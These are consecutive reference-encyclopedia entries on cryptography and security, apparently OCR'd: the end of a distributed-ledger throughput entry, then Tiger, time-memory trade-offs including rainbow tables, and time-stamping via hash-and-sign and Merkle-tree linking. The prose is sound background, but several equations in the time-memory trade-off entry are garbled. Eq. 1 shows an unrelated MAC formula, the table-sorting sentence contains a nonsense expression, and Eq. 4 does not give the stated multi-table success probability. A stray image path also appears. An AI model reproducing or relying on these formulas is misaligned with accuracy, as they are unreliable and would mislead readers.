Physical infrastructure. The primary physical limitation is network bandwidth since it restricts the data rate at which the nodes can communicate with each other. Network speed is another factor since it poses a limit on how fast the nodes can be synchronized with each other, and thus, on how much time the protocol spends in a state where no new transaction data are pushed through the network. The nodes' local hardware (CPU, storage) poses a third physical limitation as nodes must be able to process and validate the incoming transactions at their speed of arrival.

Consensus protocol. Throughput depends on how efficiently the consensus protocol utilizes the network bandwidth. Longest-chain protocols must operate at a low pace in order to give meaningful security guarantees, thus causing long pauses wherein no transaction data are communicated. Similarly, traditional protocols based on iterated Byzantine agreement (committee BFT) waste bandwidth during their multi-round confirmation process.

Transaction processing. The size and the computational validation complexity of the transactions affect the rate at which they can be settled in the ledger. Another influential factor is the ledger-maintenance model (e.g., account-based versus unspent transaction output or UTxO) since the different models vary in the succinctness of transaction representation, and are more or less amenable to parallel transaction processing.

Further Aspects

Definitional issues. Giving a precise and universally acceptable definition for the throughput of a distributed ledger is difficult as transaction throughput depends on multiple aspects such as the probability distribution from which the transactions are drawn, their sizes, and validation times. In contrast, throughput is often simplistically defined as the maximal rate at which "meaningless" data can be settled in the system.

Measuring throughput. Two different methods to assess (and compare) the throughput behavior of distributed-ledger protocols have established: by computation based on mathematical models or by experimental

measurement. The computational approach has the disadvantage that it must make idealized assumptions about the physics of the network, but can take account of worst-case adversarial behavior by quantifying the analysis over all possible adversaries. In contrast, experiments represent a more accurate picture of the physical environment, but usually cannot reflect worst-case adversarial behavior since the worst-case behavior is typically unknown.

Optimizing throughput. Numerous solutions have been proposed to optimize the throughput of distributed-ledger protocols.

The protocol in Bagaria et al. (2019) makes use of two different block types in longest-chain consensus where transactional blocks are produced at a fast rate and "structural" chain blocks collect the transactional blocks by reference while being produced at the original slow rate.

The technique of sharding (Croman et al., 2016; Danezis and Meiklejohn, 2016) abstains from full ledger replication by having each node only store a subset of the global ledger, thus avoiding that each single transaction needs to be sent to every node in the network.

Layer-2 protocols attempt to optimistically reduce the amount of transactions that need to be added to the ledger by settling transactions "off-chain" (thus not increasing ledger throughput per se but rather reducing the transactional load imposed on the ledger itself).

Cross-References

Asynchronous Byzantine Fault Tolerance
Bitcoin
Byzantine Agreement
Layer-2 Protocol
Sharding

References

Bagaria V, Kannan S, Tse D, Fanti G, Viswanath P (2019) Prism: deconstructing the blockchain to approach physical limits. In: Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, pp 585–602

Croman K, Decker C, Eyal I, Gencer AE, Juels A, Kosba AE, Miller A, Saxena P, Shi E, Sirer EG, Song D, Wattenhofer R (2016) On scaling decentralized blockchains. In: Financial Cryptography and Data Security – International Workshops, 2016, pp 106–125. https://doi.org/10.1007/978-3-662-53357-4_8

Danezis G, Meiklejohn S (2016) Centrally banked cryptocurrencies. In: 23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA, 21–24 Feb, 2016

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_620

Tiger

Sebastiaan Indesteege[19] ✉
(19) Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

✉ **Sebastiaan Indesteege**
Email: sebastiaan.indesteege@esat.kuleuven.be

Definition

Tiger is a cryptographic hash function with a 192-bit digest length. It was proposed by Anderson and Biham (1996).

Background

The most notable aspect of the design of the hash function Tiger is that it was built to make efficient use of 64-bit processors. Note that Tiger was designed in 1995, when 64-bit processors were still far from common. Tiger uses several operations on 64-bit words, including table lookups, addition and subtraction modulo 2^{64}, XOR, bit shifts, and constant multiplication modulo 2^{64}. These multiplications with small, odd constants (5, 7, and 9) can be performed efficiently, as they are equivalent to a left shift and an addition or subtraction operation. Several processors include special instructions that can be used to quickly perform such multiplications.

Tiger is often used for integrity verification in file sharing applications. There, Tiger is used to build a hash tree called a Merkle tree. The main advantage of such a tree structure is that the integrity of any subtree can be verified even when the remainder of the file has not yet been downloaded. Such a hash tree based on Tiger is also called “Tiger Tree Hash (TTH).”

Theory

Tiger (Anderson and Biham 1996) is an iterative cryptographic hash function, designed by Anderson and Biham in 1995 and published in 1996. It has an output size of 192 bits, but the truncated variants Tiger/160 and Tiger/128 are defined for backward compatibility.

The chaining value of Tiger is 192 bits wide, i.e., Tiger is a narrow pipe design. A compression function is applied iteratively to each 512-bit block of the padded message, updating the 192-bit chaining value. The compression function is a Davies-Meyer style block cipher–based construction. The embedded block cipher consists of a key schedule algorithm and a state update transformation.

The key schedule algorithm expands the 512-bit key into 24 64-bit subkeys, using a mixture of addition and subtraction modulo 2^{64}, XOR, and bit shifts. Then, the internal state is updated in 24 identical rounds, each using another subkey word. The main operations in a Tiger round are a multiplication modulo 2^{64} with 5, 7, or 9, depending on the round, and eight S-box lookups. Tiger uses four different 8-bit to 64-bit S-boxes, and each S-box is used twice in every round.

Open Problems

So far, Tiger has withstood cryptanalysis attempts well. At the time of writing, there are no known collision or preimage attacks on the full Tiger. The only known result on the full Tiger is a 1-bit pseudo-near collision attack by Mendel and Rijmen (2007). The best known collision attack was presented by Mendel et al. (2006) and targets just 19 out of 24 rounds. The best known preimage attacks are on Tiger reduced to 16 out of 24 rounds (Isobe and Shibutani 2009; Mendel 2009).

Cross-References

Collision Resistance
Davies–Meyer
Hash Functions
Preimage Resistance

Second Preimage Resistance

Recommended Reading

Anderson RJ, Biham E (1996) Tiger: a fast new hash function. In: Gollmann D (ed) FSE. Lecture notes in computer science, vol 1039. Springer, Heidelberg, pp 89–97

Isobe T, Shibutani K (2009) Preimage attacks on reduced tiger andsha-2. In: Dunkelman O (ed) Fast software encryption. Lecture notes in computer science, vol 5665. Springer, Heidelberg, pp 139–155

Mendel F (2009) Two passes of tiger are not one-way. In: Preneel B (ed) AFRICACRYPT. Lecture notes in computer science, vol 5580. Springer, Heidelberg, pp 29–40

Mendel F, Rijmen V (2007) Cryptanalysis of the tiger hash function. In: Kurosawa K (ed) ASIACRYPT. Lecture notes in computer science, vol 4833. Springer, Heidelberg, pp 536–550

Mendel F, Preneel B, Rijmen V, Yoshida H, Watanabe D (2006) Update on tiger. In: Barua R, Lange T (eds) INDOCRYPT. Lecture notes in computer science, vol 4329. Springer, Heidelberg, pp 63–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300983

Time-Based Access Control

Temporal Access Control

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_137

Time-Memory Trade-Offs

François-Xavier Standaert[20] ✉ and Jean-Jacques Quisquater[20] ✉
(20) Microelectronics Laboratory, Université Catholique de Louvain, Louvain-la-Neuve, Belgium

✉ **François-Xavier Standaert (Corresponding author)**
Email: fstandae@uclouvain.be

✉ **Jean-Jacques Quisquater**
Email: Jean-Jacques.Quisquater@uclouvain.be

Synonyms

Space-time trade-off

Definition

The trade-off of between computation time and memory requirement.

Background

Many searching problems allow time-memory trade-offs. That is, if there are K possible solutions to search over, the time-memory trade-off allows the solution to be found with high probability, in T operations (time) with M words of memory, provided the time-memory product $T \times M$ is larger than K. Cryptanalytic attacks based on exhaustive key search are the typical context where time-memory trade-offs are applicable.

Theory

Due to large key sizes, exhaustive key search usually needs unrealistic computing powers and corresponds to a situation where $T = K$ and $M = 1$. However, if the same attack has to be carried out numerous times, it may be possible to execute the exhaustive search in advance and store all the results in a memory. Once this precomputation is done, the attack could be performed almost instantaneously, although in practice, the method is not realistic because of the huge amount of memory needed: $T = 1$, $M = K$. The aim of a time-memory trade-off is to mount an attack that has a lower online processing complexity than exhaustive key search and lower memory complexity than a table lookup, neglecting the precomputations (hence, it only makes sense if the attack has to be performed multiple times). The method can be used to invert any one-way function and was originally presented by Hellman (1980).

The Original Method

Let $E_K(X) : 2^n \times 2^k \rightarrow 2^n$ denote an encryption function of a n-bit plaintext X under a k-bit secret key K. The time-memory trade-off method needs to define a function g that maps ciphertexts to keys: $g : 2^n \rightarrow 2^k$. If $n > k$, g it is a simple reduction function that drops some bits from the ciphertexts (e.g., in the DES, $n = 64$, $k = 56$). If $n < k$, g adds some constant bits. Then we define

$$\mathrm{MAC}_K(x') = g(H'_t) \tag{1}$$

where P is a fixed chosen plaintext. Computing $f(K)$ is almost as simple as encrypting, but computing K from $f(K)$ is equivalent to cryptanalysis. The time-memory trade-off method is composed of a precomputation task and an online attack that we describe as follows.

Precomputation task. The cryptanalyst first chooses m different start points: $SP_1, SP_2, \ldots, SP_m$ from the key space. Then he computes encryption

chains where $X_{i,0} = SP_i$ and $X_{i,j+1} = f(X_{i,j})$, for $0 \le j < t$:

$$\begin{array}{c} X_{1,0} \xrightarrow{f} X_{1,1} \xrightarrow{f} X_{1,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{1,t} \\ X_{2,0} \xrightarrow{f} X_{2,1} \xrightarrow{f} X_{2,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{2,t} \\ X_{3,0} \xrightarrow{f} X_{3,1} \xrightarrow{f} X_{3,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{3,t} \\ \ldots\ldots\ldots \\ X_{m,0} \xrightarrow{f} X_{m,1} \xrightarrow{f} X_{m,2} \xrightarrow{f} \ldots\ldots\ldots \xrightarrow{f} X_{m,t} \end{array} \quad (2)$$

To reduce the memory requirements, the cryptanalyst only stores start and end points ($SP_i = X_{i,0}$, $EP_i = X_{i,t}$) and sorts the $L = \mathsf{F}(V) + N$ on the end points. The sorted table is stored as the result of this precomputation.

Online attack. Now we assume that someone has chosen a key K and the cryptanalyst intercepts or is provided with $C = E_K(P)$. Then he can apply the function g to obtain $Y = g(C) = f(K)$ and follow the algorithm:

Algorithm 1 Online attack

1. If $Y = EP_i$, then either $K = X_{i,t-1}$ or EP_i has more than one inverse image. We refer to this latter event as a false alarm. If $Y = EP_i$, the cryptanalyst therefore computes $X_{i,t-1}$, by reconstructing the chain from the start points, and checks if it is the key, for example, by seeing if it deciphers C into P.
2. If Y is not an end point or a false alarm occurred, the cryptanalyst computes $Y = f(Y)$ and restarts step 1.

Remark that the cryptanalyst needs to access the table lookup every time a new Y is computed. If all $m \times t$ elements of the table (removing the first column that cannot be reached) were different, the probability of success PS would be $\frac{m \times t}{2^k}$. The actual probability of success depends on how the precomputed chains cover the key space. Unfortunately, there is a chance that chains starting at different keys collide and merge. The larger a table, the higher the probability that a new chain merges with a previous one. Each merge reduces the number of distinct keys that are actually covered by

the table. If *f* is a random function, then the probability of success is bounded by:

$$PS_{table} \geq \frac{1}{N} \sum_{i=1}^{m} \sum_{j=0}^{t-1} \left(1 - \frac{it}{N}\right)^{j+1}. \quad (3)$$

Equation 3 indicates that, for a fixed value of *N*, there is not much to be gained by increasing *m* or *t* beyond the point at which $mt^2 = N$. To obtain a high probability of success, a more efficient method is to generate multiple tables using a different function *g* for each table. The probability of success with *r* tables is:

$$X_1 = \{x_{1,0} = g, x_{1,1} = g^{r_1}\} \quad (4)$$

Chains of different tables can collide but not merge since the function *g* is different for every table.

Distinguished Points and Rainbow Tables

The idea of using distinguished points (DPs) in time-memory trade-offs is due to Rivest in Denning (1982). If $\{0, 1\}^k$ is the key space, a DP property of order *d* is usually defined as an easily checked property that holds for 2^{k-d} different elements of $\{0, 1\}^k$, e.g., having *d* bits of the key equal to zero. In a time-memory trade-off using DPs, the start and end points of the precomputed chains fulfill a DP property. As a consequence, the chains have variable length but detectable extreme points. This greatly reduces the number of table lookups during the online attack from *t* to 1.

A remarkable property of the DP method is that merges can be easily detected and, therefore, can possibly be rejected during the precomputation in order to build perfect tables (Borst 2001). The major drawback of DPs is that they introduce variable chain lengths and they are more difficult to analyze (Standaert et al. 2002). DP methods can also be used to detect collisions (e.g., of hash function) as suggested in Quisquater and Delescaille (1990) and van Oorschot and Wiener (1999).

An alternative solution to reduce the number of table lookups is to use the rainbow tables presented in Oechslin (2003). That is, to use a different function *g* for each point in a chain:

$$
\begin{array}{l}
X_{0,0} \xrightarrow{f_1} X_{0,1} \xrightarrow{f_2} X_{0,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{0,t} \\
X_{1,0} \xrightarrow{f_1} X_{1,1} \xrightarrow{f_2} X_{1,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{1,t} \\
X_{2,0} \xrightarrow{f_1} X_{2,1} \xrightarrow{f_2} X_{2,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{2,t} \\
\qquad\qquad\qquad\qquad \ldots\ldots\ldots \\
X_{m,0} \xrightarrow{f_1} X_{m,1} \xrightarrow{f_2} X_{m,2} \xrightarrow{f_3} \ldots\ldots\ldots \xrightarrow{f_t} X_{m,t}
\end{array}
\tag{5}
$$

Two rainbow chains can only merge if they collide at the same position. Other collisions do not trigger a merge. As a consequence, rainbow tables are an elegant alternative to perform a time-memory trade-off. As further reading, Avoine et al. (2008) provides a careful analysis of different cryptanalytic time-memory trade-offs and discusses the technique of checkpoints that can be used to improve the detection of false alarms. Another analysis of cryptanalytic time-memory trade-offs is provided in Barkan et al. (2006).

Recommended Reading

Avoine G, Junod P, Oeschlin P (2008) Characterization and improvement of time-memory trade-off based on perfect tables. ACM Trans Inform Syst Secur 11(4):1–22

Barkan E, Biham E, Shamir A (2006) Rigorous bounds on cryptanalytic time/memory trade-offs. In: Proceedings of CRYPTO 2006. LNCS, vol 4117. Springer, Heidelberg, pp 1–21

Borst J (2001) Block ciphers: design, analysis and side-channel analysis. PhD thesis, Department of Electrical Engineering, Katholieke Universiteit Leuven, Belgium

Denning D (1982) Cryptography and data security. Addison-Wesley, Reading, p 100

Hellman M (1980) A cryptanalytic time-memory tradeoff. IEEE Trans Inform Theory 26:401–406 [MathSciNet]

Oechslin P (2003) Making a faster cryptanalytic time-memory trade-off. In: Proceedings of CRYPTO 2003. LNCS, vol 2729. Springer, Heidelberg, pp 617–630

Quisquater JJ, Delescaille JP (1990) How easy is collision search? Application to DES. In: Proceedings of EUROCRYPT'89. LNCS, vol 434. Springer, Heidelberg, pp 429–434

Standaert FX, Rouvroy G, Quisquater JJ, Legat JD (2002) A time-memory tradeoff using distinguished points: new analysis and FPGA results. In: Proceedings of CHES 2002. LNCS, vol 2523. Springer, Heidelberg, pp 593–609

van Oorschot PC, Wiener MJ (1999) Parallel collision search with cryptanalytic applications. J Cryptol 12(1):1–28
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_136

Time-Stamping

Stuart Haber[21] ✉ and Henri Massias[22] ✉
(21) HP Labs, Princeton, NJ, USA
(22) University of Limoges, Limoges, France

✉ **Stuart Haber (Corresponding author)**
Email: meetu.all@springer.com

✉ **Henri Massias**
Email: massias@dice.ucl.ac.be

Introduction

As more and more of the world's data is created, stored, and manipulated online, it is sometimes crucial to verify when a digital document or record was created or last modified. Ideally, any *time-stamping* procedures to do this should depend only on the data in the document in question and should not be susceptible to tampering—either with the data, or with the time and date.

To be precise, and to fix our vocabulary, a time-stamping system consists of two procedures: a *certification* procedure, which produces for any digital record a *time-stamp certificate* attesting to the time of certification; and a *validation* procedure, which checks whether or not a given record–certificate pair is valid. Naturally, the aim is to ensure that the only pairs that will pass the validation test are those consisting of a record and a correctly computed time-stamp certificate for that record.

In many situations, a time-stamp certificate for a document will be more important as an attestation to its integrity than it is in indicating the precise time of its creation.

A particularly significant application of digital time-stamping is to enable later verification of the validity of a long-lived digital signature for a document, as explained in section “Long-Lived Digital Signatures.”

Techniques

Perhaps, the most straightforward solution to the time-stamping problem would make use of a trusted server, as follows. Certification of a record would consist of sending a copy of it to the server, which would save it as a dated entry in a secure database, and return a receipt which would serve as the time-stamp certificate. One would validate this certificate by querying the server. This is clearly an unsatisfactory solution to the problem, except in special circumstances (e.g., when the owner of the database is the only party that will ever need to verify certificates).

The first step toward improving this naive solution is to make use of a *one-way*hash function (“One-Way Function”). In practice, every digital time-stamping scheme begins its certification procedure by hashing the record which is its input. Since it is infeasible to compute any other bitstring input that produces the same *hash value* output, the resulting hash value can serve as a proxy for the record itself in all further processing; the validation procedure includes a recomputation of the record’s hash value.

In addition, the hash value is short, whatever the length of the original record, and preserves the confidentiality of the record.

The task now is to bind this hash value to a date or time in a verifiable manner. This can be done in two essentially different ways, leading to two different families of time-stamping algorithms, those using digital signatures and those based entirely on one-way hashing. We describe each of these in turn.

Hash-and-Sign

One can achieve an improvement in the naive solution above by replacing the transmission of a copy of the record with the transmission of its hash value. But this is still unsatisfactory in its continued reliance on the server’s securely maintaining its database. One can avoid this burden by the use of digital signatures.

In a *hash-and-sign* time-stamping scheme, the hash value of the record to be certified is sent to a trusted entity, a time-stamping server, which uses a digital signature algorithm to sign a statement that amounts to the claim that "I saw *this* hash value at *this* time." The resulting signature is the time-stamp certificate for the record.

According to what is desired, the "trusted" time-stamping server can be local or remote, implemented in software or hardware, with greater or lesser protection for its private signing key, and with varying levels of precision and of reliability for the time value it uses.

The procedure to validate a certificate consists mainly of validating the digital signature; as with any digital-signature system, this requires:

1. Checking that the digital signature is correctly computed, using the server's public key.

2. Checking the validity of the key used in Step 1. In the first step, the verifier checks the mathematical correctness of the signature. In the second step, however, the validity that is checked is not mathematical but rather semantic, corresponding to these questions: Do I trust that *this* public key was deemed to be "valid" for time-stamping purposes by *this* time-stamping server at *this* time? If so, do I trust that the key is still valid now (at the time of validation)? If it is no longer valid, either because it was later compromised or revoked or because its validity period has expired, do I have an independent reason to believe that the signature was computed at the time asserted? The procedures sketched in section "Long-Lived Digital Signatures" provide two examples of ways to supply such an independent reason.

In general, the meaning of "validity" here may depend on several factors, including the design of the system, the management of the time-stamping server, and the relationships among the owner of the record whose time-stamp certificate is in question, the verifier of the time-stamp certificate, and the time-stamping server. Especially, if the certificate is not a recent one, determining validity may require access to trustworthy archived data recording the history of key-validity status in the system. This point is further discussed in section "Long-Lived Digital Signatures." To be charitable, not many currently deployed PKI systems ("Public-Key Infrastructure") make a serious effort to build this component with an eye

toward long-lasting secure use of the system. In fact, some of them completely ignore it.

Linking

In a time-stamping scheme based on *hash-linking*, the hash value of the record to be certified is combined—by means of further hash computations—with other hash values, and the resulting *witness hash value* is stored, along with the time of storage, in a *secure repository*. A server managing the repository returns a time-stamp certificate consisting of:

1. The time of storage

2. A pointer to the location in the repository of the witness

3. The list of hash values that can be used to compute (or recompute) the witness hash value from the hash value of the record

(Optionally, the certificate may be digitally signed by the repository server.) Validation of a record–certificate pair consists of computing the hash value of the record, computing a tentative value for the witness hash, and comparing this with the value stored in the repository. (If the certificate is accompanied by a digital signature, then validation will also include a validation of the signature, as in a pure hash-and-sign scheme.)

This basic approach to "linking" of hash values can be executed in several ways. The simplest method to describe would simply store a record's hash value directly in the repository.

To lessen the load on the repository, a time-stamping server can compute a hash-linked chain as follows: Keep a running current summary hash value v_i, and with each new request compute a new value v_{i+1} as the hash of the concatenation of v_i and the incoming request. At appropriate intervals, the latest summary hash value is stored in the repository as a witness value. The time-stamp certificate for each time-stamp request in the interval is the list of hash values needed to recompute the witness value at the end of the chain.


In a more elaborate variation, certification requests—hash values of records to be time-stamped—are sent to a coordinating server. At regular

intervals, the server builds a Merkle binary tree out of all the requests received during the interval: The leaves are the requests, and each internal node is the hash of the concatenation of its two children (Merkle 1980). The root of this tree is hashed together with the previous interval's witness hash to produce the current witness hash. The linking information that is returned in each requester's time-stamp certificate is the list of sibling hash values along the path from the requester's leaf up to the witness hash (each one accompanied by a bit—denoted below as *R* and *L*, respectively— indicating whether it is the right or the left sibling).

For example, Fig. 1 illustrates this process for an interval during which the requests $y_1, \ldots, y_8$ were received. In this diagram, H_{12} is the hash of the concatenation of y_1 and y_2, H_{14} is the hash of the concatenation of H_{12} and H_{34}, and similarly for the other nodes, and W_i and W_{i-1} are the, respective, witness hash values for the current and the previous intervals. The time-stamp certificate for the third request (the one containing hash value y_3), for example, is

$$[t_i; (y_4, R), (H_{12}, L), (H_{58}, R), (W_{i-1}, L)],$$

where t_i is the time associated with the current round. If h denotes the one-way hash function employed by the system (and "|" denotes string concatenation), then one validates the claim that this is a correct time-stamp certificate for a digital record d by computing, in turn, $v_3 = h(d)$, $y_{34} = h(v_3 | y_4)$, $y_{14} = h(H_{12} | y_{34})$, $y_{18} = h(y_{14} | H_{58})$, and finally $z = h(W_{i-1} | y_{18})$, and then querying the repository for the witness value W_i stored at the location associated with the time t_i; the validation is deemed to be correct exactly when $z = W_i$.



Time-Stamping, Fig. 1 Linked Merkle trees

Variations of this procedure have been implemented by (Buldas et al. 1998; Massias et al. 1999) and by Surety, which has offered it as a commercial service since 1995 (Surety, http://www.surety.com).

The "secure" repository can be managed in a number of different ways, according to the desired reliability and longevity of the system. For example, the repository could consist of one or more hash values published in a widely distributed newspaper. Surety backs up the sequence of interval witness hash values in its repository by, once a week, using that week's sequence of witness hashes to compute, in turn, a weekly "super-witness" hash value that is placed in a classified advertisement in the US national edition of the Sunday *New York Times* (Surety, http://www.surety.com).

Time-stamping based on hash-linking was first proposed by (Haber and Stornetta 1991; Haber and Stornetta 1992a; Haber and Stornetta 1992b), and later elaborated by (Bayer et al. 1993; Benaloh and de Mare 1991; Buldas et al. 1998) and other researchers.

Accumulators. In the scheme just described, a time-stamp request that is included in a Merkle tree with n leaves results in a time-stamp certificate of length $\log_2 n$, and validating the certificate requires $\log_2 n$ hash computations. This certificate can be regarded as a proof of membership in the list of leaves whose "accumulated hash value" is the root of the tree.

Benaloh and de Mare proposed the use of a *one-way accumulator*, which is a hash function h with the additional property that it is "quasi-commutative": For all appropriate inputs x, y_1, y_2, we have $h(h(x, y_1)$,

$y_2) = h(h(x, y_2), y_1)$ (Benaloh and de Mare 1993). By means of such a function, it is easy to give proofs of membership of constant size, independent of the length of the list.

Benaloh and de Mare constructed one-way accumulators as follows. Given an RSA modulus N ("RSA Problem"), they propose the function $h_N(x, y) = x^y \bmod N$ (which is considerably slower to compute than more traditional one-way hash functions, as long as N is reasonably large). In this scheme, anyone knowing the factorization of N can compute hash collisions at will, so it is only applicable if one is willing to trust the party that chooses N. There are techniques by which many parties can jointly generate an RSA modulus so that no party knows its factorization ((Boneh and Franklin 2001) and later references), but these are unlikely to be used for a widely deployed high-throughput time-stamping system.

Nyberg has described a one-way accumulator without a trapdoor (such as the factorization for the RSA construction), but this construction is neither space- nor time-efficient (Nyberg 1996).

Researchers have further investigated the properties of one-way accumulators, proposing a number of constructions (including (Baric and Pfitzmann 1997; Sander 1999)), but it is still an open research problem to devise a one-way accumulator that is secure, efficient, and usable in practice.

Long-Lived Digital Signatures

The discussion in section "Hash-and-Sign" of the two distinct steps for validating the digital signature that constitutes the time-stamp certificate of a hash-and-sign time-stamping scheme is of course completely generic and applies as well to any digital signature that is meant to be long-lived.

A secure system must allow the verifier of a digital signature s on a document d to ascertain that the public key p used to check the correctness of s was "valid" at the time when s was computed for document d. Clearly, this requires in turn that the verifier have the means to know *when* s was computed; in other words, this requires the use of a time-stamping scheme of some sort.

In a typical PKI ("Public-Key Infrastructure"), the validity of a public key is checked by means of a combination of public-key certificates

("Certificate"), certificate revocation lists (CRLS), and signed statements by trusted third parties such as Online Certificate Status Protocol (OCSP) servers. In a particular PKI, let V denote the data (certificates, etc.) needed to validate the public key used for signature s ondocument d. Here are two different ways to integrate time-stamping securely:

- The receiver of (d, s) assembles the key-validating data V, requests a time-stamp certificate c for (d, s, V), and saves (d, s, V, c). A later verifier needs to revalidate each of s, V, and c.
- The signer of d computes a time-stamp certificate c for (d, s) and saves (d, s, c). Later verifiers of this triple must retrieve (from an appropriate service) a trustworthy archived version of V, and revalidate all the data.

By time-stamping the concatenation (d, s), and not just the signature s, one avoids the possibility that the hash function used in the computation of the signature may later be subject to devastating attack, making it possible to use s as a valid signature for another document d' that collides with d (cf. section "Renewability").

Naturally, other choices are possible for dividing up the responsibilities. However it is done, secure time-stamping is crucial.

Renewability

As computational resources increase, and as researchers make advances in cryptanalytic algorithms, the cryptographic security of any time-stamping system may be called into question. This raises the question (Bayer et al. 1993): Can time-stamp certificates be renewed?

Suppose that an implementation of a particular time-stamping system is in place, and consider the pair (d, c_1), where c_1 is a valid time-stamp certificate (in this implementation) for the digital document d. Now suppose that sometime later an improved time-stamping system is implemented and deployed—by replacing the hash function used in the original system with a new hash function, or even perhaps after the invention of a completely new algorithm.

Is there any way to use the new time-stamping system to buttress the guarantee of integrity supplied by the certificate c_1 in the face of potential later attacks on the old system?

One could simply submit d as a request to the new time-stamping system, but this would lose the connection to the original time of certification. Another possibility is to submit c_1, as a request to the new time-stamping system. But that would be vulnerable to the later existence of a devastating attack on the hash function used in the computation of c_1, as follows: If an adversary could find another document d' that collides with d under that hash function, then they could use this renewal system to backdate d' to the original time.

Suppose instead that the pair (d, c_1) is time-stamped by the new system, resulting in a new certificate c_2, and that sometime after this is done (i.e., at a definite later date), the original method is compromised. The certificate c_2 provides evidence not only that the document d existed prior to the time of the new certificate, but also that it existed at the time stated in the original certificate, c_1; prior to the compromise of the old implementation, the only way to create a valid time-stamp certificate was by legitimate means.

Observe that the supposition that the first system will be compromised at a definite time after the second system is launched is not an unreasonable one. Advances in cryptanalytic attacks on hash functions typically proceed incrementally, and well before a hash function is completely broken, fielded systems can swap in a new hash function.

Standards

There are international standards in place for time-stamp mechanisms and formats, including those of the IETF for hash-and-sign time-stamping (Adams et al. 2001), and those of the ISO for both hash-and-sign and hash-linking (International Organization for Standardization 2002).

References

Adams C, Cain P, Pinkas D, Zuccherato R (2001) Internet X.509 public key infrastructure time stamp protocols (TSP). Internet Engineering Task Force IETF RFC 3161. https://www.ietf.org/rfc/rfc3161.txt

Baric N, Pfitzmann B (1997) Collision-free accumulators and fail-stop signature schemes without trees. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 480–494

Bayer D, Haber S, Stornetta WS (1993) Improving the efficiency and reliability of digital time-stamping. In: Capocelli RM, De Santis A, Vaccaro U (eds) Sequences II: methods in communication, security, and computer science. Proceedings of the sequences workshop, Positano, Italy, 1991. Springer, Berlin, pp 329–334

Benaloh J, de Mare M (1991) Efficient broadcast time-stamping. Technical Report TR-MCS-91-1. Clarkson University Department of Mathematics and Computer Science

Benaloh J, de Mare M (1993) One-way accumulators: a decentralized alternative to digital signatures. In: Tor H (ed) Advances in cryptology – EUROCRYPT'93, Lecture notes in computer science, vol 765. Springer, Berlin, pp 274–285

Boneh D, Franklin M (2001) Efficient generation of shared RSA keys. J ACM 48(4):702–722 [MathSciNet]

Buldas A, Laud P, Lipmaa H, Villemson J (1998) Time-stamping with binary linking schemes. In: Hugo K (ed) Advances in cryptology – CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 486–501

Haber S, Stornetta WS (1991) How to time-stamp a digital document. J Cryptol 3(2):99–111

Haber S, Stornetta WS (1992a) Method for secure time-stamping of digital documents. US Patent 5,136,647, issued August 1992; Re. 34,954, reissued May 1995

Haber S, Stornetta WS (1992b) Digital document time-stamping with catenate certificate. US Patent 5,136,646, August 1992

International Organization for Standardization (2002–2003) Information technology-security techniques – time-stamping services. ISO/IEC 18014 (parts 1–3). http://www.iso.ch/

Massias H, Serret Avila X, Quisquater J-J (1999) Design of a secure timestamping service with minimal trust requirements. In: Vanroose P, Barbé A, van der Meulen EC (eds) Twentieth symposium on information theory in the benelux, pp 79–86

Merkle R (1980) Protocols for public key cryptosystems. In: Proceedings of the 1980 symposium on security and privacy. IEEE Computer Society Press, Los Alamitos, pp 122–133

Nyberg K (1996) Commutativity in cryptography. In: de Gruyter W (ed) Proceedings of the first international workshop on functional analysis at Trier University, pp 331–342

